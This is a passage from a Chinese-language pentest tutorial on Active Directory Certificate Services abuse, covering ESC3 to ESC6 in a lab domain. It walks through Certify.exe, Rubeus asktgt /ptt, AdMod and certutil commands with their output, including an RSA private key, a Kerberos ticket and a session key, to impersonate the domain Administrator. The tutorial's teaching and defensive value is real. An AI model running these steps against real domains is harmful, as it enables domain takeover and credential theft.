signature=*)))(| (pkixextendedkeyusage=2.5.29.37.0)(!
(pkixextendedkeyusage=*)))))"
```

0.6.3 Misconfigured Enrollment Agent Templates - ESC3

第三种滥用场景 (ESC3) 类似于 ESC1 和 ESC2，但滥用了不同的 EKU，并且利用到了我们前文中所讲到的“注册代理”。证书请求代理 EKU (OID 1.3.6.1.4.1.311.20.2.1) 在 Microsoft 文档中称为“注册代理”，它允许委托人代表另一个用户注册证书。

AD CS 通过其 EKU 中带有证书申请代理 OID (1.3.6.1.4.1.311.20.2.1) 的证书模板来完成注册代理操作。注册代理在此类模板中注册，并使用生成的证书代表其他用户共同签署 CSR，然后它将共同签署的 CSR 发送给 CA。

要滥用此类场景，CA 需要至少以下两组匹配条件的证书模板：

- 条件 1：这个模板允许低权限用户注册代理证书。
 1. 企业 CA 授予低特权用户注册权限。细节与 ESC1 相同。
 2. CA 证书管理程序批准被禁用。细节与 ESC1 相同。
 3. 无需授权签名。细节与 ESC1 相同。
 4. 过于宽松的证书模板安全描述符会向低特权用户授予证书注册权限。细节与 ESC1 相同。
 5. 证书模板定义了证书申请代理 EKU。证书申请代理 OID (1.3.6.1.4.1.311.20.2.1) 允许代表其他主体请求其他证书模板。
- 条件 2：另一个模板需要允许低权限用户使用注册代理证书代表另一个用户来请求证书，并且该模板定义了一个允许域身份验证的 EKU。
 1. 企业 CA 授予低特权用户注册权限。细节与 ESC1 相同。
 2. CA 证书管理程序批准被禁用。细节与 ESC1 相同。
 3. 模板架构版本 1 或大于 2 并在发布要求中指定了需要证书申请代理 EKU 的应用程序策略。关于发布要求的细节可以参考前文。
 4. 证书模板定义了启用域身份验证的 EKU。
 5. 注册代理限制未在 CA 上实施。

以下是匹配条件 1 的模板的示例：


```

CA Name : DC01.pentest.com\pentest-DC01-CA
Template Name : Vuln-EnrollmentAgent
Schema Version : 2
Validity Period : 2 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkixextendedkeyusage : 证书申请代理
mspki-certificate-application-policy : 证书申请代理
Permissions
  Enrollment Permissions
    Enrollment Rights : NT AUTHORITY\Authenticated Users S-1-5-11
                      PENTEST\Domain Admins S-1-5-21-1536491439-3234161155-253608391-512
                      PENTEST\Enterprise Admins S-1-5-21-1536491439-3234161155-253608391-519
  Object Control Permissions
    Owner : PENTEST\Administrator S-1-5-21-1536491439-3234161155-253608391-500
    WriteOwner Principals : PENTEST\Administrator S-1-5-21-1536491439-3234161155-253608391-500
                        PENTEST\Domain Admins S-1-5-21-1536491439-3234161155-253608391-512
                        PENTEST\Enterprise Admins S-1-5-21-1536491439-3234161155-253608391-519
    WriteDacl Principals : PENTEST\Administrator S-1-5-21-1536491439-3234161155-253608391-500
                        PENTEST\Domain Admins S-1-5-21-1536491439-3234161155-253608391-512
                        PENTEST\Enterprise Admins S-1-5-21-1536491439-3234161155-253608391-519
    WriteProperty Principals : PENTEST\Administrator S-1-5-21-1536491439-3234161155-253608391-500
                        PENTEST\Domain Admins S-1-5-21-1536491439-3234161155-253608391-512
                        PENTEST\Enterprise Admins S-1-5-21-1536491439-3234161155-253608391-519

```

以下是匹配条件 2 的模板的示例：

```

CA Name : DC01.pentest.com\pentest-DC01-CA
Template Name : Vuln-EnrollmentAgent-AuthorizedSignatures
Schema Version : 2
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 1
Application Policies : 证书申请代理
pkixextendedkeyusage : 安全电子邮件, 加密文件系统, 客户端身份验证
mspki-certificate-application-policy : 安全电子邮件, 加密文件系统, 客户端身份验证
Permissions
  Enrollment Permissions
    Enrollment Rights : NT AUTHORITY\Authenticated Users S-1-5-11
                      PENTEST\Domain Admins S-1-5-21-1536491439-3234161155-253608391-512
                      PENTEST\Domain Users S-1-5-21-1536491439-3234161155-253608391-513
                      PENTEST\Enterprise Admins S-1-5-21-1536491439-3234161155-253608391-519
  Object Control Permissions
    Owner : PENTEST\Administrator S-1-5-21-1536491439-3234161155-253608391-500
    WriteOwner Principals : PENTEST\Administrator S-1-5-21-1536491439-3234161155-253608391-500
                        PENTEST\Domain Admins S-1-5-21-1536491439-3234161155-253608391-512
                        PENTEST\Enterprise Admins S-1-5-21-1536491439-3234161155-253608391-519
    WriteDacl Principals : PENTEST\Administrator S-1-5-21-1536491439-3234161155-253608391-500
                        PENTEST\Domain Admins S-1-5-21-1536491439-3234161155-253608391-512
                        PENTEST\Enterprise Admins S-1-5-21-1536491439-3234161155-253608391-519
    WriteProperty Principals : PENTEST\Administrator S-1-5-21-1536491439-3234161155-253608391-500
                        PENTEST\Domain Admins S-1-5-21-1536491439-3234161155-253608391-512
                        PENTEST\Enterprise Admins S-1-5-21-1536491439-3234161155-253608391-519

```

此时，攻击者可以先请求注册代理证书 Vuln-EnrollmentAgent，相关命令如下。

```

1 Certify.exe request /ca:DC01.pentest.com\pentest-DC01-CA /template:Vuln-EnrollmentAgent

```

```
C:\Users\Marcus>Certify.exe request /ca:DC01.pentest.com\pentest-DC01-CA /template:Vuln-EnrollmentAgent
```

```

  Certify
  v1.0.0

[*] Action: Request a Certificates

[*] Current user context      : PENTEST\Marcus
[*] No subject name specified, using current context as subject.

[*] Template                  : Vuln-EnrollmentAgent
[*] Subject                   : CN=Marcus, CN=Users, DC=pentest, DC=com

[*] Certificate Authority     : DC01.pentest.com\pentest-DC01-CA

[*] CA Response               : The certificate had been issued.
[*] Request ID                : 23

[*] cert.pem                  :
```

```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAqzkxr2PwPxE9nrUWb9DZcgI8HTIyQ0z/sUawmY8EROWCHqdy
teisc0/3a/cdL401hXlmiqTET2vewmUNXAkILoLhtUEzLnIhLr7wxdHF7wK+Eoa
qSna9JV8wSLiWiCa+lsqANgwEY5tENzvIhWgpiqW22Qf9NXY/4myBueKbG76bbg3
L9Et3dUCjawweRFmSAkd9sA1wN8cIgiW55VneM8hWZB5X3dwfKSTO5SW8Giny67F
F/du94/dKGOGsAMZz2vHOD1rJ9qqrpm+lds39TJh1M2qa6Pdt8EC4tBJSMTDoKX
HzJQbvTs/i26shH7/M+n4D7scKyKrWayguTWrQIDAQABAoIBAQC173Ph/j48YhBy
5gaspE3TF8B4hRWXp3PylkNUfAGBDEAVPfvKqeuHfKp3CSmpP1+kA9dHWGEPBFEi
GbT2f6w6/GRITTKnJOy1wLgSHDxJrNV5nEuCxBWfVtJpx152j6E+blM/BjtYYeu
bdM94igZ3IPLr/ayu3gRX1EnnmOhJY1Gndy9HQrp7eceu8+aIBjxoHG9judXRDIi
/gPzT7sU9w7e+mLt3T/kqZZKEFHs01DHwCoE9LP2uCEq+NztYlhEVKKSFeVrcthN
wkNe4M0oZLSSDzChR6ZYSM6w+7CzCutDRHRYA7i5tjiRiBzhLe6kuWYga7hvfD
Sz6Ou74tAoGBANiIIzUpB91RWP/Im9c50sDGUJq0eR3qqHxGJeIwm+YuOWD1XdxT
IQmqrEPRW99HhCbnpnc+TbUte2KjH03/f34e1ghHwsYBngMd6NNHaegcUX2SGW37
/9ZuDM1c5BzHmzrOYotGR1rtaQ2/1GJhgT8VfOUAyofF6No2YK+binvAoGBAMpu
3ZEsAD1/7sPpy9NkfWPCVktk8/gNnngB03En3p/51RjLt8swXSW46Fh00Mfd5p4
tQ70C10Us15Xtysu680sFuX+fYIUgaytFKYitaSCVvBtSoK6HezLCUQS6pk6D3ds
t4iiHDJqEUy/1g+/mDo2sK3opJADcPfbmPQcY5UjAoGAY3WM7oMtRsYV4k+sPZ0i
0Ee3Tc751SNPRt4V0qLPSViCJITWqzhH6Zsy5WfKEnJQImaW1zxUB0+f6DvTsk18
r1rMpzSHHvpqOTWw1zNrUyGG004F3j4tUrpOCPSNFybsY51ccbqrV8Dgy1AzOKkh
tTKO7HZ1SbjEa9viZSRBgWMCgYAJScLyyUENY1htSkDA5hcQv7bz6KL1C8HSucq4
02p8jpr/cOfwmjwhiFbTbcGpV8VGgim8jymaXeu9NmsaGSIKn05ECT91Y3S2Ho7m
/Iq3DJ/ukiUsEFwVJE+9ntyqwsY6hYt6Qm3mxkUa72NOP4c9j1rYv+b1XQfcZeAD
u1W6XwK8gHdFypPcoZRxBSmmskZ7iBS9my/AYvWOM65ZV9+agY0mqqt18a11uTE7
Vv7yvnIAC2vGQ5W1CGSJ2vMPvMD+qQZFhF06zSpUgszX7f0+IGM9q07zPlEJLuy
AIHRsRY/GMFKExEaXWkrvoRTmhc0w5X2j8q5mq+7S/Ja+IoRgRbF
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIFrzCCBJegAwIBAgITRgAAABfomfuRVL+OrwAAAAAFzANBgkqhkiG9w0BAQsF
ADBIMRMwEQYKCZImiZPVlGBGRYDY29tMRcwFQYKCZImiZPVlGBGRYHCGVudGVz
dDEYMBYGA1UEAxMPcGVudGVzZC1BQzAxLUNBMB4XDTEyMDMwMTU1M1oXDTEiO
MDMyNDAAwMzU1M1owTzETMBEGCgmSJomT8ixkARkWA2NvbTEuXMBUCgSmSJomT8ixk
ARkWB3B1bnR1c3QxZDjAMBGBNVAmtBVVZlZC1BQzAxLUNBMB4XDTEyMDMwMTU1M1oXDTEiO
MAOGCSQoGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQCROTGVyA/ET2etRZv0N1yAjdW
MjJDTp+xRrCZjwRE5YIep3K16KxxD/dr9x0vg7WfFWaKpMS3a97CdQ1cCQguguG1
QTMue1uwvDGZ8cXvAr4R6hqpKdr01XzbIuJaJxr7WyoA2DARjm0Q308iFaCmKpbB
ZB/01dj/ibIG54psbwptuDcv0S3d1QKNrDB5EWWZICR32wCXA3xwiCJaz1Wd4zyfZ
kH1fd3BpJM71JbwaKfLrsUX9273j90oY4awAxpPa8fQ0Wsn2qgmub4h2zf1MmGU
zapro923wQLiOE1lyFMOgpcfONBU90z+LbqyEfv8z6fgPuxwrIqtZrKC5NatAgMB
-----
```

将得到的注册代理证书使用 openssl 转换为 .pfx 格式，然后，用它来代表另一个用户（例如域管理员用户）向允许域身份验证的模板发出证书注册请求，相关命令如下。

```
1 | Certify.exe request /ca:DC01.pentest.com\pentest-DC01-CA /template:Vuln-EnrollmentAgent-AuthorizedSignatures /onbehalfof:PENTEST\Administrator /enrollcert:Vuln-EnrollmentAgentCert.pfx /enrollcertpw:PasswOrd
```



```
C:\Users\Marcus>Rubeus.exe asktgt /user:Administrator /certificate:C:\Users\Marcus\cert.pfx /password:Passw0rd /ptt
```

Rubeus

v2.0.2

[*] Action: Ask TGT

```
[*] Using PKINIT with etype rc4_hmac and subject: CN=Administrator, CN=Users, DC=pentest, DC=com
[*] Building AS-REQ (w/ PKINIT preauth) for: 'pentest.com\Administrator'
[*] Using domain controller: 172.26.10.11:88
[*] TGT request successful!
[*] base64(ticket.kirbi):
```

```
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
```

[*] Ticket successfully imported!

```
ServiceName      : krbtgt/pentest.com
ServiceRealm     : PENTEST.COM
UserName         : Administrator
UserRealm       : PENTEST.COM
StartTime        : 2022/3/25 9:24:02
EndTime         : 2022/3/25 19:24:02
RenewTill       : 2022/4/1 9:24:02
Flags           : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType         : rc4_hmac
Base64(key)     : /p16uLxrbHG4p4yFEJvCrw==
ASREP (key)     : EFE288E310DBA23D477A2364624F29EC
```


```
C:\Users\Marcus>
```

0.6.4 Vulnerable Certificate Template Access Control - ESC4

证书模板是活动目录中的安全对象，这意味着它们具有安全描述符，用来指定哪些 AD 主体对自己具有哪些特定的权限。如果模板具有允许非特权的 AD 主体编辑模板中的敏感安全设置的访问控制项（ACE），则可以说该模板在访问控制级别配置错误。

举个例子，如果攻击者对模板对象拥有 WriteProperty 权限，则其可以修改模板 AD 对象属性，则他们可以直接将错误配置推送到不易受攻击的模板，例如通过为允许域身份验证的模板在 `mspki-certificate-name-flag` 属性中启用 `CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT` 标志，这会导致与“Misconfigured Certificate Templates - ESC1”相同的滥用场景。

从安全角度来看，我们应该关心模板对象所拥有的 ACE 是证书模板中的“完全控制”（Full Control）和“写入”（Write）类权限，如下图所示。



总的来说，攻击者关心的敏感权限如下表所示。

Right	Description
Owner	Implicit full control of the object, can edit any properties.
FullControl	Full control of the object, can edit any properties.
WriteOwner	Can modify the owner to an attacker-controlled principal.
WriteDacl	Can modify access control to grant an attacker FullControl.
WriteProperty	Can edit any properties.

Certify 的 `find` 命令会枚举所有证书模板的访问控制条目（BloodHound 团队也在积极集成此类枚举），如下图所示。

```
1 | certify.exe find
```

```

CA Name : DC01.pentest.com\pentest-DC01-CA
Template Name : VulnAceTemplate
Schema Version : 2
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : 安全电子邮件, 加密文件系统, 客户端身份验证
mspki-certificate-application-policy : 安全电子邮件, 加密文件系统, 客户端身份验证
Permissions
  Enrollment Permissions
    Enrollment Rights : PENTEST\Domain Admins S-1-5-21-1536491439-3234161155-253608391-512
                     : PENTEST\Domain Users S-1-5-21-1536491439-3234161155-253608391-513
                     : PENTEST\Enterprise Admins S-1-5-21-1536491439-3234161155-253608391-519
  Object Control Permissions
    Owner : PENTEST\Administrator S-1-5-21-1536491439-3234161155-253608391-500
    WriteOwner Principals : PENTEST\Administrator S-1-5-21-1536491439-3234161155-253608391-500
                        : PENTEST\Domain Admins S-1-5-21-1536491439-3234161155-253608391-512
                        : PENTEST\Enterprise Admins S-1-5-21-1536491439-3234161155-253608391-519
    WriteDacl Principals : PENTEST\Administrator S-1-5-21-1536491439-3234161155-253608391-500
                        : PENTEST\Domain Admins S-1-5-21-1536491439-3234161155-253608391-512
                        : PENTEST\Enterprise Admins S-1-5-21-1536491439-3234161155-253608391-519
    WriteProperty Principals : NT AUTHORITY\Authenticated Users S-1-5-11
                        : PENTEST\Administrator S-1-5-21-1536491439-3234161155-253608391-500
                        : PENTEST\Domain Admins S-1-5-21-1536491439-3234161155-253608391-512
                        : PENTEST\Enterprise Admins S-1-5-21-1536491439-3234161155-253608391-519

```

在途中可以看到，Authenticated Users 组的用户对 VulnAceTemplate 模板拥有 WriteProperty 权限，也就是说所有经过身份验证的用户都可以修改 VulnAceTemplate 对象的属性，执行以下命令，通过 [AdMod](#) 在模板对象的 mspki-certificate-name-flag 属性中启用

CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT 标志。

```

1 admod -b "CN=VulnAceTemplate,CN=Certificate Templates,CN=Public Key
  Services,CN=Services,CN=Configuration,DC=pentest,DC=com" "msPKI-Certificate-
  Name-Flag::1"

```

```

C:\Users\Marcus\AdMod>admod -b "CN=VulnAceTemplate,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configurat
ion,DC=pentest,DC=com" "msPKI-Certificate-Name-Flag::1"
AdMod V01.24.00cpp Joe Richards (support@joeware.net) November 2021
DN Count: 1
Using server: DC01.pentest.com:389
Directory: Windows Server 2016
Modifying specified objects...
  DN: CN=VulnAceTemplate,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=pentest,DC=com...
The command completed successfully
C:\Users\Marcus\AdMod>

```

执行后，将成功在模板对象 VulnAceTemplate 的 mspki-certificate-name-flag 属性中启用 CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT 标志，如下图所示。此时攻击者可以指定 SAN，为任何域用户申请证书，并用该证书进行域身份验证。


```

CA Name : DC01.pentest.com\pentest-DC01-CA
Template Name : VulnAceTemplate
Schema Version : 2
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : 安全电子邮件, 加密文件系统, 客户端身份验证
mspki-certificate-application-policy : 安全电子邮件, 加密文件系统, 客户端身份验证
Permissions
  Enrollment Permissions
    Enrollment Rights : PENTEST\Domain Admins S-1-5-21-1536491439-3234161155-253608391-512
                     : PENTEST\Domain Users S-1-5-21-1536491439-3234161155-253608391-513
                     : PENTEST\Enterprise Admins S-1-5-21-1536491439-3234161155-253608391-519
Object Control Permissions
  Owner : PENTEST\Administrator S-1-5-21-1536491439-3234161155-253608391-500
  WriteOwner Principals : PENTEST\Administrator S-1-5-21-1536491439-3234161155-253608391-500
                       : PENTEST\Domain Admins S-1-5-21-1536491439-3234161155-253608391-512
                       : PENTEST\Enterprise Admins S-1-5-21-1536491439-3234161155-253608391-519
  WriteDacl Principals : PENTEST\Administrator S-1-5-21-1536491439-3234161155-253608391-500
                       : PENTEST\Domain Admins S-1-5-21-1536491439-3234161155-253608391-512
                       : PENTEST\Enterprise Admins S-1-5-21-1536491439-3234161155-253608391-519
  WriteProperty Principals : NT AUTHORITY\Authenticated Users S-1-5-11
                          : PENTEST\Administrator S-1-5-21-1536491439-3234161155-253608391-500
                          : PENTEST\Domain Admins S-1-5-21-1536491439-3234161155-253608391-512
                          : PENTEST\Enterprise Admins S-1-5-21-1536491439-3234161155-253608391-519

```

0.6.5 Vulnerable PKI Object Access Control - ESC5

可能影响 AD CS 安全性的基于 ACL 的互连关系网络非常广泛。除了证书模板以外，其他相关对象和证书颁发机构本身可能会对整个 AD CS 系统产生安全影响。这些可能性包括但不限于：

- CA 服务器的 AD 计算机对象（即通过 S4U2Self 或 S4U2Proxy）
- CA 服务器的 RPC/DCOM 服务器
- 容器中的任何子代 AD 对象或容器 `CN=Public Key Services,CN=Services,CN=Configuration,DC=<COMPANY>,DC=<COM>`（例如，证书模板容器、证书颁发机构容器、NTAuthCertificates 对象、注册服务容器等）

如果低权限攻击者可以控制其中任何一个，则该攻击可能会危及 PKI 系统。

0.6.6 CA EDITF_ATTRIBUTESUBJECTALTNAME2 - ESC6

CQure Academy 在其发布的文章 [《The tale of Enhanced Key \(mis\) Usage》](#) 中描述了另一个类似的问题，它涉及 CA 的 `EDITF_ATTRIBUTESUBJECTALTNAME2` 标志。正如 Microsoft 所描述的，“If this flag is set on the CA, any request (including when the subject is built from Active Directory®) can have user defined values in the subject alternative name”。这意味着攻击者可以为任何域用户注册证书，包括启用了客户端身份验证 ECU 的证书，从而达到与启用“Misconfigured Certificate Templates - ESC1”中所述的 `CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT` 标志相同的效果。

要在 CA 上启用 `EDITF_ATTRIBUTESUBJECTALTNAME2` 标志，需要在 AD CS 服务器上执行以下命令并重启 CertSvc 服务，这将在注册表项

`\CA_NAME>\PolicyModules\CertificateAuthority_MicrosoftDefault.Policy` 的 `EditFlags` 键中设置 `EDITF_ATTRIBUTESUBJECTALTNAME2` 值。

```

1 certutil -config "DC01.pentest.com\pentest-DC01-CA" -setreg
  "policy\EditFlags" +EDITF_ATTRIBUTESUBJECTALTNAME2
2
3 # certutil -config "CA_HOST\CA_NAME" -setreg "policy\RegistryValueName"
  +value

```

此时执行以下命令，可以看到 `EDITF_ATTRIBUTESUBJECTALTNAME2` 标志已在 CA 上启用，如下图所示。


```
1 | certutil -config "DC01.pentest.com\pentest-DC01-CA" -getreg  
"policy\EditFlags"
```

```
C:\Users\Marcus>certutil -config "DC01.pentest.com\pentest-DC01-CA" -getreg "policy\EditFlags"  
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\pentest-DC01-CA\PolicyModules\CertificateAuthority  
_MicrosoftDefault.Policy\EditFlags:  
  
EditFlags REG_DWORD = 15014e (1376590)  
EDITF_REQUESTEXTENSIONLIST -- 2  
EDITF_DISABLEEXTENSIONLIST -- 4  
EDITF_ADDOLDKEYUSAGE -- 8  
EDITF_BASICCONSTRAINTSCRITICAL -- 40 (64)  
EDITF_ENABLEAKIKEYID -- 100 (256)  
EDITF_ENABLEDEFAULTSMIME -- 10000 (65536)  
EDITF_ATTRIBUTESUBJECTALTNAME2 -- 40000 (262144)  
EDITF_ENABLECHASECLIENTDC -- 100000 (1048576)  
CertUtil: -getreg 命令成功完成。  
C:\Users\Marcus>
```

Certify 的 `find` 命令也将尝试检查它枚举的每个 CA 证书颁发机构的这个标志值:

```
C:\Users\Marcus>Certify.exe find  
  
Certify  
v1.0.0  
[*] Action: Find certificate templates  
[*] Using the search base 'CN=Configuration,DC=pentest,DC=com'  
[*] Listing info about the Enterprise CA 'pentest-DC01-CA'  
  
Enterprise CA Name : pentest-DC01-CA  
DNS Hostname : DC01.pentest.com  
FullName : DC01.pentest.com\pentest-DC01-CA  
Flags : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED  
Cert SubjectName : CN=pentest-DC01-CA, DC=pentest, DC=com  
Cert Thumbprint : EB30793D4FA92D6D51EA3AF1C8046D8E5BCB8056  
Cert Serial : 34DBE593DCB63A964F561BDB93C85CBA  
Cert Start Date : 2022/3/23 8:34:09  
Cert End Date : 2027/3/23 8:44:08  
Cert Chain : CN=pentest-DC01-CA, DC=pentest, DC=com  
[!] UserSpecifiedSAN : EDITF_ATTRIBUTESUBJECTALTNAME2 set, enrollees can specify Subject Alternative Names!  
CA Permissions :  
Owner: BUILTIN\Administrators S-1-5-32-544  
  
Access Rights Principal  
Allow Enroll NT AUTHORITY\Authenticated Users S-1-5-11  
Allow ManageCA, ManageCertificates BUILTIN\Administrators S-1-5-32-544  
Allow ManageCA, ManageCertificates PENTEST\Domain Admins S-1-5-21-1536491439-3234161155-2536083  
Allow ManageCA, ManageCertificates PENTEST\Enterprise Admins S-1-5-21-1536491439-3234161155-2536083  
Enrollment Agent Restrictions : None  
[*] Available Certificates Templates :
```

要滥用这一点，只需将 `/altname` 标志与任何允许域身份验证的模板一起使用。在这种情况下，让我们使用 User 模板（它默认不允许我们指定主题名称），并为域管理员用户 Administrator 申请证书。

```
1 | Certify.exe request /ca:DC01.pentest.com\pentest-DC01-CA /template:User  
/altname:PENTEST\Administrator
```

```
C:\Users\Marcus>Certify.exe request /ca:DC01.pentest.com\pentest-DC01-CA /template:User /altname:PENTEST\Administrator
```

```

  Certify
  v1.0.0

[*] Action: Request a Certificates

[*] Current user context      : PENTEST\Marcus
[*] No subject name specified, using current context as subject.

[*] Template                 : User
[*] Subject                   : CN=Marcus, CN=Users, DC=pentest, DC=com
[*] AltName                   : PENTEST\Administrator

[*] Certificate Authority     : DC01.pentest.com\pentest-DC01-CA

[*] CA Response               : The certificate had been issued.
[*] Request ID                : 54

[*] cert.pem                  :
```

